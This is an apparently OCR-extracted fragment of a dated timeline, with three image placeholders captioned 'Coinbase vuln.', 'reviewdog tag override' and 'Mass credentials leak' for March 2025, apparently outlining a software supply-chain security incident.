
March 7, 2025 — Coinbase vuln.


March 11, 2025 — reviewdog tag override


March 14, 2025 — Mass credentials leak

